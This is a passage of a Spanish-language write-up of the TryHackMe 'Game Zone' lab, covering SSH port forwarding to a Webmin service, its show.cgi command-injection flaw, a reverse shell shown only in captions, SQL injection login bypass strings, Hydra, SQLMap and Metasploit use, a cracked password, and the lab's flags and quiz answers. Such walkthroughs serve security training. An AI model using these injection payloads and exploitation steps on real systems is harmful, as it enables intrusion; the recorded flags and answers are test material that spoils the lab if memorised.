Tenemos como puerto en modo escucha el puerto 10000, lo cual es algo raro, así que se intentará averiguar que hay dentro de ese puerto. Para ello se puenteará el puerto de la maquina hacían nuestra maquina

```
└─$ ssh -L 10000:localhost:10000 agent47@10.10.117.122
agent47@10.10.117.122's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Tue Nov 19 18:28:08 2024 from 10.13.72.214
agent47@gamezone:~$
```

Figura 31. Ingreso por SSH puenteando puerto 10000

Corroborando el puerto dentro de la maquina Kali:

```
└─$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
 PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
 97384/python3
tcp        0      0 127.0.0.1:10000         0.0.0.0:*               LISTEN
 120015/ssh
tcp        0      0 10.13.72.214:59862      10.10.117.122:22        ESTABLISHED
 120015/ssh
tcp        0      0 192.168.29.208:58920    34.98.75.36:443         ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:42482    35.201.103.21:443       ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:34706    34.107.243.93:443       ESTABLISHED
 25788/x-www-browser
tcp        0      0 192.168.29.208:48510    34.160.144.191:443      ESTABLISHED
 25788/x-www-browser
tcp6       0      0 ::1:10000               :::*                    LISTEN
 120015/ssh
udp        0      0 192.168.29.208:68       192.168.29.254:67       ESTABLISHED
 -
udp        0      0 0.0.0.0:59979           0.0.0.0:*
 -
```

Figura 32. Detección de puerto puenteado

Ingresando al puerto para ver el contenido del servicio




Figura 33. Viendo el contenido del puerto 10000

N.- MQ-HM-GAME-ZONE

Se puede ver que el servicio del puerto pide una credencial se intentara probar con la misma credencial que se usó en la maquina




Figura 34. Ingreso con credencial

De la imagen anterior tenemos una versión del servicio así que analizaremos el servicio webmin para saber si tenemos alguna vulnerabilidad




Figura 35. Detección de exploit del servicio webmin

Del análisis podemos ver que tenemos una vulnerabilidad que se puede ejecutar con metasploit, así que se podría explotar con dicha herramienta, pero primero se debe de analizar el exploit si hay mayor información con la plataforma exploitdb:

Figura 36. Contenido dentro del exploit

Dentro del URL se pudo ver lo siguiente:

3 Technical Explanation

The CGI */file/show.cgi* is lacking validation for user generated input prior to its use in a Perl *open()* statement.

show.cgi obtains the environment for *PATH_INFO* from the URI passed by the user. This path info is then assigned to variable "$p", as shown in Code Excerpt 1.

Code Excerpt 1 show.cgi "$p" Variable

```
$p = $ENV{'PATH_INFO'};
```

For example, if a user attempts to browse to ://webminserver.dom.com/file/show.cgi/etc/passwd the environment for *PATH_INFO* and variable "$p" becomes "/etc/passwd". $p is then used without any validation to open files for reading using the "two argument" method (filehandle + filename) to open files. In this case, the code is as shown in Code Excerpt 2.

Code Excerpt 2 "$p" Variable Example

```
if (!open(FILE, $p)) {
```

Figura 37. Contenido referencia del exploit (URL)

Esto quiere decir que la vulnerabilidad es de tipo **RCE o ejecución remota de código** en donde se puede inyectar comandos como si se tratara de un terminal para verificar la vulnerabilidad se ejecutara un ejemplo:




Figura 38. Probando inyección de código

Del ejemplo se puede ver que hay 2 usuarios habilitados: agent47 y root.

Probamos comandos de bash para saber bajo que privilegio se está ejecutando




Figura 39. Probando comandos BASH

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-GAME-ZONE




Figura 40. Contenido del bloc de notas

Como se está ejecutando de manera extraña el comando, se está subiendo en un archivo y no en la página web, se probará en bursuit.




Figura 41. Probando lectura de archivos

Figura 42. Probando comando bash(bursuit)

Debido a que se puede explotar haciendo RCE se hará un reverse Shell:

Figura 43. Ejecutando Reverse shell

Figura 44. Modo escucha netcat

Una vez ejecutado tenemos el acceso como root.

Banderas

Para este buscaremos el archivo llamado root.txt y user.txt. Se buscarán los archivos usando el comando find de la siguiente manera:

```
root@gamezone:/usr/share/webmin/file/# find / -name user.txt
/home/agent47/user.txt
root@gamezone:/usr/share/webmin/file/# find / -name root.txt
/root/root.txt
```

Figura 45. Buscando el archivo user.txt y root.txt

Una vez tenemos las direcciones leemos el contenido de los archivos con more

```
root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee
```

Figura 46. Contenido del archivo user.txt y root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 4. Banderas maquina GameZone

Bandera	Contenido
User.txt	649ac17b1480ac13ef1e4fa579dac95c
root.txt	a4b945830144bdd71908d12d902adeee

5. Adicional

Resolución de forma automatizada usando SQLMAP e HYDRA

Ingreso con HYDRA

Este es un método con fuerza bruta donde se usará como login una lista de SQLinyection para poder autenticar el ingreso para ello primero se guarda la lista en un archivo




Figura 47. Archivo con códigos de SQL Inyection

Una vez tengamos una lista se usará la herramienta hydra de la siguiente manera:

Figura 48. Usando la herramienta hydra

De la imagen podemos ver que con SQLInyection usando de usuario ' or 1 or ' permite el ingreso

Ingreso con SQLMAP

Otro método de ingreso es con la herramienta SQLMAP pero para ello se debe de grabar la estructura del POST de la página web. Para ello se usa la herramienta bursuit para captura el POST de la página web y posteriormente guardarlo en un documento como se muestra en la siguiente imagen:




Figura 49. Guardar la página web capturada

Ejecutamos sqlmap de la siguiente manera:

Figura 50. Ejecutando SQLmap

Se debe de tener en cuenta que el archivo guardado se usara dentro del SQLmap




Figura 51. Credencial detectada

De esta forma obtenemos el mismo hash de agent47 que se consiguió de forma manual

Metasploit

Explotación de exploit forma automática con ayuda de la herramienta metasploit




Figura 52. Usando metasploit




Figura 53. Ejecutando el script en metasploit

Una vez terminado la ejecución obtendremos el permiso de root y podemos buscar los archivos necesarios como se muestra en la etapa de **Banderas.**

6. Resolución cuestionario maquina GAMEZONE (TRYHACKME)

Tarea 1

1.1.- ¿Cuál es el nombre del gran avatar de dibujos animados que sostiene a un francotirador en el foro?

Para resolver la pregunta se captura la imagen de la página web y se buscara con la herramienta Google imagen dándonos los siguientes resultados




Figura 54. Resolución Tarea 1.1 parte 1




Figura 55. Resolución Tarea 1.1 parte 2

En conclusión, podemos ver que el nombre del avatar **es agente 47** o **Agent 47** (en inglés)

Respuesta: Agent 47

Tarea 2

Usar **' o 1=1 -- -** como su nombre de usuario y deje la contraseña en blanco.

2.1.- Cuando hayas iniciado sesión, ¿a qué página te redirigen?

Esto se hizo en la fase de análisis de vulnerabilidades haciendo el método de bypass recapitulando el ingreso teníamos la siguiente página web:




Figura 56. Resolución Tarea 2.1

Como podemos ver, la página web a la cual nos redirige es **portal.php**

Respuesta: portal.php

Tarea 3

3.1.- En la tabla de usuarios, ¿cuál es la contraseña hash?

Esta parte se hizo en la fase de explotación de vulnerabilidades y se obtuvo lo siguiente

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Figura 57. Resolución Tarea 3.1 y 3.2

Respuesta:
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14


3.2.- ¿Cuál fue el nombre de usuario asociado con la contraseña hash?

De la imagen anterior se sabe el usuario asociado al hash

Respuesta: agent47

3.3.- ¿Cuál era el otro nombre de la tabla?

Esto se hizo durante la fase de explotación de vulnerabilidades y se obtuvo lo siguiente:



Title	Review
post	id
post	name
post	description
users	username
users	pwd

Figura 58. Resolución Tarea 3.3

Recordemos que el nombre de la tabla donde se sacó credenciales fue en users en consecuencia el otro nombre de la tabla es post

Respuesta: post

Tarea 4

4.1.- ¿Cuál es la contraseña descifrada?

Esto se hizo en la fase de explotación de vulnerabilidades usando la herramienta John se obtuvo lo siguiente:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2024-11-19 18:38) 4.166g/s 12151Kp/s 12151Kc/s 12151KC/s vimivi..veluca
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Figura 59. Resolución Tarea 4.1

Respuesta: videogamer124

4.2.- ¿Qué es la bandera del usuario? (user.txt)

Esto se hizo en la fase de Banderas y se obtuvo lo siguiente:

```
root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee
```

Figura 60. Resolución Tarea 4.2

Respuesta: 649ac17b1480ac13ef1e4fa579dac95c

Tarea 5

5.1.- ¿Cuántos sockets TCP se están ejecutando?

